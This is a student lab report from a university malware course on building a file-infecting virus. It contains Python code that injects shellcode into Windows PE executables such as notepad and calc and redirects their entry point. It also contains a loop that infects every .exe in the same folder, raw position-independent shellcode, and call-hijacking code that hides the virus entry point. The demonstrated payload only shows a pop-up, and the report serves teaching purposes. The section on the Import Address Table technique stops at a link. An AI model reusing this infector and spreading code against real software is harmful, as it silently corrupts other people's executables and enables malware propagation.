Bộ môn An toàn Thông tin – Khoa MMT&TT
Trường Đại học Công nghệ Thông tin (UIT)

EXERCISE REPORT 01

Subject: The mechanism of operation of malware

Topic name: File Infecting Virus

Group: 08

1. GENERAL INFORMATION:

Class: NT230.N22.ATCL

Ordinal number	Full name	Student ID	Email
1	Nguyen Dinh Kha	20520562	20520562@gm.uit.edu.vn
2	Tran Duc Minh	20521617	20521617@gm.uit.edu.vn
3	Nguyen Thi Truong An	19521184	19521184@gm.uit.edu.vn

2. IMPLEMENTATION CONTENT:

Ordinal number	Work	Self-assessment result
1	Request 01	100%
2	Request 02	100%
3	Request 03	100%

DETAILED REPORT

Purpose: Display a message on the screen through a "pop-up" window with the window title being "**Infection by NT230**" and the message structure as "**MSSV01_MSSV02_MSSV03**" (the MSSV information of the team members). Note: there are no quotation marks.

1. **Requirement 01 – RQ1: Execute the injection of malicious code into a standard process using process hollowing techniques or by using the .reloc section in the executable file to inject the virus payload.**

   Below is an explanation of the code implementing this requirement:
   First, we import the necessary libraries with the following functionalities:

   - pefile: Supports interaction with PE files
   - os: Supports operating system interactions
   - nmap: Supports memory area interactions of the file
   - shutil: Supports deleting or copying files
   - struct: Supports declaring and working with struct data types

```
import pefile
import os
import mmap
import shutil
import struct
```

Retrieve the two files we want to insert into, create a new file by using the old file and rename the file by adding "-injected.exe" at the end, and call the injected_shell_code function with the original file and the newly renamed file as parameters.

```
file = [
    'NOTEPAD.exe',
    'calc.exe'
]

for input_file in file:
    output_file = input_file.replace('.exe', '-injected.exe')
    print("\nInjecting ", input_file)
    injected_shell_code(input_file, output_file)
```

When appending, it's necessary to add an additional 1000 bytes (0x1000) to the original file to create space for writing the payload onto them. Below is the function to add 1000 empty bytes to the original file.

e.

```
def add_more_space(input, output):
    # Get original_size and add more space to file pe
    shutil.copy2(input, output)
```

```
    original_size = os.path.getsize(output)
    fd = open(output, 'a+b')
    map = mmap.mmap(fd.fileno(), 0, access=mmap.ACCESS_WRITE)
    map.resize(original_size + 0x1000)
    map.close()
    fd.close()

    return original_size
```

Then we move to the injected_shell_code function (the payload insertion function) → the main task of the program. In this function, the first thing is to call the function to add empty bytes, then we get the path of the PE file and the necessary parameters of the original file to perform the calculations (image_base, entry_point, etc.).

```
def injected_shell_code(input, output):
    # Path to pe file
    original_size = add_more_space(input, output)
    pe = pefile.PE(output)
    raw_address_of_shell_code = original_size
    number_of_sections = get_info_section(pe)

    # Get the last section
    last_section = pe.sections[-1]

    # Get the image base and old entry points
    image_base = pe.OPTIONAL_HEADER.ImageBase
    entry_point_old = pe.OPTIONAL_HEADER.AddressOfEntryPoint
```

Next, we calculate the virtual_address and offset values. Below is the code for calculating these two values.

```
    # Calc the last section virtual offset and raw offset
    last_section_virtual_offset = last_section.VirtualAddress + \
        last_section.Misc_VirtualSize
    last_section_raw_offset = last_section.PointerToRawData + last_section.SizeOfRawData
```

Then we determine the location of the payload insertion (after the shellcode 0x50 containing Caption and 0x80 containing Text).

```
    # Locate where to inject shell_code
    raw_address_of_caption = raw_address_of_shell_code + 0x50
    raw_address_of_text = raw_address_of_shell_code + 0x80
```

- RA +Section VA + ImageBase

Next, we calculate the Caption, Text, and new_entry_point values as per the code below:

- Caption (Text) = RA Caption (Text) - Section RA + Section VA + ImageBase.
- new_entry_point = RA shellcode (the location we insert the shellcode into) - Section RA + Section VA + ImageBase

```
    # Calc Caption, Tex, new entry point
    virtual_address_of_caption = raw_address_of_caption - \
        last_section.PointerToRawData + last_section.VirtualAddress + image_base
    virtual_address_of_text = raw_address_of_text - \
        last_section.PointerToRawData + last_section.VirtualAddress + image_base
    new_entry_point = raw_address_of_shell_code - \
        last_section.PointerToRawData + last_section.VirtualAddress + image_base
```

After the calculations, we need to reset the entry_point value for the program so that after executing the inject code, the program can still retain its original functionality.

According to the formula, we calculate the jump_address (relative_VA): relative_VA = old_entry_point - jmp_instruction_VA - 5 old_entry_point = AddressOfEntryPoint + ImageBase jmp_instruction = new_entry_point + 0x14 (after 5 inject instructions).

Next, we obtain the address of MessageBox of the PE file.

```
    # Get the address of message box w
    address_of_message_box_w = get_message_box_w(pe)
    jump_address = ((entry_point_old + image_base) - 5 -
                    (new_entry_point + 0x14)) & 0xffffffff
```

Then we call the create_shell_code function to inject the payload into the file.

```
    shell_code = create_shell_code(
        virtual_address_of_caption, virtual_address_of_text, jump_address,
address_of_message_box_w)
```

The create_shell_code function is as follows (inserting the assembly content in hex form):

```
def create_shell_code(virtual_address_of_caption, virtual_address_of_text, jump_address,
address_of_message_box_w):
    shell_code = b'\x6A\x00'
    shell_code += b'\x68' + struct.pack("I", virtual_address_of_caption)
    shell_code += b'\x68' + struct.pack("I", virtual_address_of_text)
    shell_code += b'\x6A\x00'
    shell_code += b'\xFF\x15'
    shell_code += struct.pack("I", address_of_message_box_w)
    shell_code += b'\xE9' + struct.pack("I", jump_address)
    shell_code += b'\x00' * 55
    shell_code +=
b'\x49\x00\x6E\x00\x66\x00\x65\x00\x63\x00\x74\x00\x69\x00\x6F\x00\x6E\x00\x20\x00\x62\x00\x79\x0
0\x20\x00\x4E\x00\x54\x00\x32\x00\x33\x00\x30\x00'
    shell_code += b'\x00' * 12
```

```
    shell_code += b'\x31\x00\x39\x00\x35\x00\x32\x00\x31\x00\x31\x00\x38\x00\x34\x00\x20\x00\x32\x00\x30\x00\x35\x00\x32\x00\x31\x00\x36\x00\x31\x00\x37\x00\x20\x00\x32\x00\x30\x00\x35\x00\x32\x00\x30\x00\x35\x00\x36\x00\x32'

    return shell_code
```

The above shellcode is the hex code of the assembly code below (learned in Lab1).

```
push 0
push Caption
push Text
push 0
call MessageBox
```

After inserting into the PE file, we display the necessary information on the screen and must adjust the header parameters so that the program can operate.

```
    # Inject shell code
    print("\nShell-code : ")
    print(shell_code)
    print("Inject Shellcode at : ", hex(raw_address_of_shell_code))
    print("Inject Caption at: ", hex(raw_address_of_caption))
    print("Inject Text at: ", hex(raw_address_of_text))
    pe.set_bytes_at_offset(raw_address_of_shell_code, shell_code)

    # Resize VirtualSize and RawData
    entry_points_fix = new_entry_point - image_base
    pe.OPTIONAL_HEADER.AddressOfEntryPoint = entry_points_fix
    last_section.Misc_VirtualSize += 0x1000
    last_section.SizeOfRawData += 0x1000
    pe.OPTIONAL_HEADER.SizeOfImage += 0x1000
```

Finally, if the injection is successful, display "Inject Successfully!!" on the screen.

```
    pe.write(output)
    print("Inject Successfully!!")
```

Results after running the inject.py file for NOTEPAD.exe

```
C:\Users\truon\Documents\source>python inject.py

Injecting  NOTEPAD.exe

Shell-code :
b'j\x00hP:\x01\x01h\x80:\x01\x01j\x00\xff\x15h\x12\x00\x01\xe9\x849\xff\xff\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00I\x00n\x00j\x00e\x00c\x00t\x00i\x00o\x00n\x00 \x00b\x00y\x00 \x00
N\x00T\x002\x003\x000\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x001\x009\x005\x002\x001\x001\x008\x004\x00 \x002\
x000\x005\x002\x001\x006\x001\x007\x00 \x002\x000\x005\x002\x000\x005\x006\x002'
Inject Shellcode at :  0x10e00
Inject Caption at:  0x10e50
Inject Text at:  0x10e80
Inject Successfully!!
```

Figure 1. Inject Successfully file NOTEPAD.exe

Results of running inject payload for file calc.exe

```
Injecting  calc.exe

Shell-code :
b'j\x00hP\xea\x01\x01h\x80\xea\x01\x01j\x00\xff\x15\xa8\x11\x00\x01\xe9\\:\xff\xff\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00I\x00n\x00f\x00e\x00c\x00t\x00i\x00o\x00n\x00 \x00b\x00y\x
00 \x00N\x00T\x002\x003\x000\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x001\x009\x005\x002\x001\x001\x008\x004\x00
 \x002\x000\x005\x002\x001\x006\x001\x007\x00 \x002\x000\x005\x002\x000\x005\x006\x002'
Inject Shellcode at :  0x1c000
Inject Caption at:  0x1c050
Inject Text at:  0x1c080
Inject Successfully!!

C:\Users\truon\Documents\source>_
```

Hình 2. Inject Successfully file calc.exe

After executing the program, we see that two files NOTEPAD-injected.exe and calc-injected.exe have been generated.

calc.exe	4/4/2023 8:58 PM	Application	112 KB
calc-injected.exe	4/5/2023 7:12 PM	Application	116 KB
inject.py	4/5/2023 7:10 PM	Python File	5 KB
NOTEPAD.EXE	4/4/2023 8:57 PM	Application	68 KB
NOTEPAD-injected.exe	4/5/2023 7:12 PM	Application	72 KB

Figure 3. NOTEPAD-injected.exe and calc-injected.exe

Check by clicking to see the execution results of these two files.





Figure 4. Pop-up with Caption and Text as per the requirement

2. **Requirement 02 – RQ2: The virus achieves RQ01 and has the capability to spread to other executable files in the same folder when the user activates the host file.**

We prepare PE executable files with the ".exe" extension in the same directory as the inject file:


« NotAsuSpiciousFileAtAll › NotAsuSpiciousFileAtAll › list of PE File (32-bit executable)

Name	Date modified	Type	Size
calc	4/16/2023 9:49 PM	Application	112 KB
NotAsuSpiciousFileAtAll	4/17/2023 7:22 PM	Python source file	6 KB
NOTEPAD	4/9/2023 12:31 PM	Application	68 KB
pageant	10/28/2022 5:21 PM	Application	443 KB
plink	10/28/2022 5:21 PM	Application	819 KB
pscp	10/28/2022 5:21 PM	Application	821 KB
psftp	10/28/2022 5:21 PM	Application	835 KB
putty-0.52	4/16/2023 11:54 AM	Application	324 KB
puttygen	10/28/2022 5:22 PM	Application	512 KB


First, we need to get a list of files with the '.exe' extension in the same folder:

```python
# get list of executable files in directory
exe_files = [f for f in os.listdir('.') if f.endswith('.exe')]
```

```python
for input_file in exe_files:
    output_file = input_file.replace('.exe', '-injected.exe')
    print("\nInjecting ", input_file)
    injected_shell_code(input_file, output_file)

    for exe_file in exe_files:
        print(exe_file)
```

- Modify the code above to scan through each executable file with the '.exe' extension in the same folder as the executable file and infect those files.
- Print out the list of 32-bit PE executable files in the same folder after being injected.



- After being injected, all files will have the suffix "-injected.exe".
- However, the team couldn't find a suitable 32-bit PE executable file for a demo due to limitations, some PE files do not support MessageBoxW, and those that do require admin rights to modify.

```
shell_code = bytes(
    b""
    b"\xd9\xeb\x9b\xd9\x74\x24\xf4\x31\xd2\xb2\x77\x31"
    b"\xc9\x64\x8b\x71\x30\x8b\x76\x0c\x8b\x76\x1c\x8b"
    b"\x46\x08\x8b\x7e\x20\x8b\x36\x38\x4f\x18\x75\xf3"
    b"\x59\x01\xd1\xff\xe1\x60\x8b\x6c\x24\x24\x8b\x45"
    b"\x3c\x8b\x54\x28\x78\x01\xea\x8b\x4a\x18\x8b\x5a"
    b"\x20\x01\xeb\xe3\x34\x49\x8b\x34\x8b\x01\xee\x31"
    b"\xff\x31\xc0\xfc\xac\x84\xc0\x74\x07\xc1\xcf\x0d"
    b"\x01\xc7\xeb\xf4\x3b\x7c\x24\x28\x75\xe1\x8b\x5a"
    b"\x24\x01\xeb\x66\x8b\x0c\x4b\x8b\x5a\x1c\x01\xeb"
    b"\x8b\x04\x8b\x01\xe8\x89\x44\x24\x1c\x61\xc3\xb2"


    b"\x08\x29\xd4\x89\xe5\x89\xc2\x68\x8e\x4e\x0e\xec"
    b"\x52\xe8\x9f\xff\xff\xff\x89\x45\x04\xbb\x7e\xd8"
    b"\xe2\x73\x87\x1c\x24\x52\xe8\x8e\xff\xff\xff\x89"
    b"\x45\x08\x68\x6c\x6c\x20\x41\x68\x33\x32\x2e\x64"
    b"\x68\x75\x73\x65\x72\x30\xdb\x88\x5c\x24\x0a\x89"
    b"\xe6\x56\xff\x55\x04\x89\xc2\x50\xbb\xa8\xa2\x4d"
    b"\xbc\x87\x1c\x24\x52\xe8\x5f\xff\xff\xff\x68\x33"
    b"\x30\x58\x20\x68\x20\x4e\x54\x32\x68\x6e\x20\x62"
    b"\x79\x68\x63\x74\x69\x6f\x68\x49\x6e\x66\x65\x31"
    b"\xdb\x88\x5c\x24\x12\x89\xe3\x68\x36\x32\x58\x20"
    b"\x68\x35\x32\x30\x35\x68\x37\x20\x32\x30\x68\x32"
    b"\x31\x36\x31\x68\x20\x32\x30\x35\x68\x31\x31\x38"
    b"\x34\x68\x31\x39\x35\x32\x31\xc9\x88\x4c\x24\x1a"
    b"\x89\xe1\x31\xd2\x6a\x40\x53\x51\x52\xff\xd0\x31"
    b"\xc0\x50\xff\x55\x08"
```

⇨ Modify the shell_code function to suit the injection process.

3. **Requirement 03 – RQ3: Instead of altering the program's entry point, apply sequentially two infection strategies within the Entry-Point Obscuring (EPO) virus technique group to obscure the execution entry point of the virus code for the Virus executed in RQ01/RQ02.**

   Some forms of EPO virus that could be considered for this requirement include:

   - Call hijacking EPO virus
   - Import Address Table-replacing EPO virus.
   - TLS-based EPO virus.

   a) Call hijacking EPO

   As per the requirement, instead of changing the Entry-point, we apply the EPO strategy to hide the actual entry-point of the program. One common EPO technique is Call Hijacking – exploiting the call instruction to divert the execution flow to the desired shellcode. Below is a simple (normal) program displaying a message box:

```
#include <Windows.h>

int main(int argc, char* argv[])
{
    MessageBoxW(NULL, L"This is a normal message box", L"Info", MB_OK);
    return 0;
}
```

After compiling the program, using IDA Pro to view the PE file's assembly code, we see the call instruction with opcode FF 15 at the address shown below:

```
.text:00401000
.text:00401000                push    0                 ; uType
.text:00401002                push    offset Caption    ; "Info"
.text:00401007                push    offset Text       ; "This is a normal message box"
.text:0040100C                push    0                 ; hWnd
.text:0040100E                call    ds:MessageBoxW
.text:00401014                xor     eax, eax
.text:00401016                retn
.text:00401016 _main          endp
```

Figure 5. Program's assembly code

Subsequently, we redirect this call instruction to the shellcode we want to execute (in other words, instead of changing AddressOfEntryPoint, we use the call instruction to invoke shellcode). To do this, we need to view the address of the call in the .text section. As shown below, we observe the .text section starting at a Virtual Address of 0x1000. The call is located at 0x100E, so the call address will be .text section VA + 0xE.




Figure 6. Program file header

Since the executable file loaded into memory is added to a random base address (which cannot be calculated), we cannot use a far call (FF 15). Therefore, the only option is to use a near call (near call accepts an offset with a fixed address – does not change, making calculation feasible).

Continue observing the .text section to find the shellcode insertion location and notice a blank space at the end of the section used for alignment; we choose this area to contain the shellcode.

```
.text:00401C1A ; [00000006 BYTES: COLLAPSED FUNCTION _crt_atexit. PRESS CTRL-NUMPAD+ TO EXPAND]
.text:00401C20 ; [00000006 BYTES: COLLAPSED FUNCTION _controlfp_s. PRESS CTRL-NUMPAD+ TO EXPAND]
.text:00401C26 ; [00000006 BYTES: COLLAPSED FUNCTION terminate. PRESS CTRL-NUMPAD+ TO EXPAND]
.text:00401C2C ; [00000078 BYTES: COLLAPSED FUNCTION __filter_x86_sse2_floating_point_exception_def
.text:00401CA4                 align 200h
.text:00401E00                 dd 80h dup(?)
.text:00401E00 _text           ends
.text:00401E00
.idata:00402000 ; Section 2. (virtual address 00002000)
```

Figure 7. Area for alignment at the end of .text section

In the code content, we calculate the address of the inserted shellcode

```
# Inject into .text section
textSection = pe.sections[0]
textSectionRA = textSection.PointerToRawData
textSectionVA = textSection.VirtualAddress
```

```
    offset = textSectionVA - textSectionRA

    shellcodeRA = textSectionRA + 0xcb0
    shellcodeVA = shellcodeRA + offset
```

The most important part of shellcode injection is calculating the offset. As seen below, the offset will be calculated from the instruction after the call to the shellcode. The original call instruction (far call – FF 15) requires 2 bytes, while the call instruction we use (near call – E8) only needs 1 byte, so we compensate with an additional nop instruction (0x90) into the program.

```python
# Injecting shellcode
def inject_shellcode(pe, shellcode, addrs, output):
    plog = log.progress("STEP 3: Injecting shellcode")

    pe.set_bytes_at_offset(addrs["shellcodeRA"], shellcode)

    offset = addrs["absShellcodeVA"] - (addrs["absTextSectionVA"] + 0xe + 0x6)
    pe.set_bytes_at_offset(addrs["textSectionRA"] + 0xe, b"\x90\xe8" + p32(offset))

    pe.write(output)

    plog.success("Shellcode injected successfully")
```

Finally, we pop 4 push instructions to return to the original program's initial argument (Old Message Box) and call the Message Box function ("This is a normal message box") for the program to execute normally.

```python
    # Pop the stack to get original arguments
    payload += b"\x59\x59\x59\x59"

    # Call original MessageBoxW
    payload += b"\xff\x15" + p32(addrs["msgBox"])
```

b) Import Address Table-replacing EPO virus.

Link source code and video:
https://drive.google.com/drive/folders/1zoQHLo90752vijx7sFF8wnM9ryJr-YRe?usp=sharing

---
END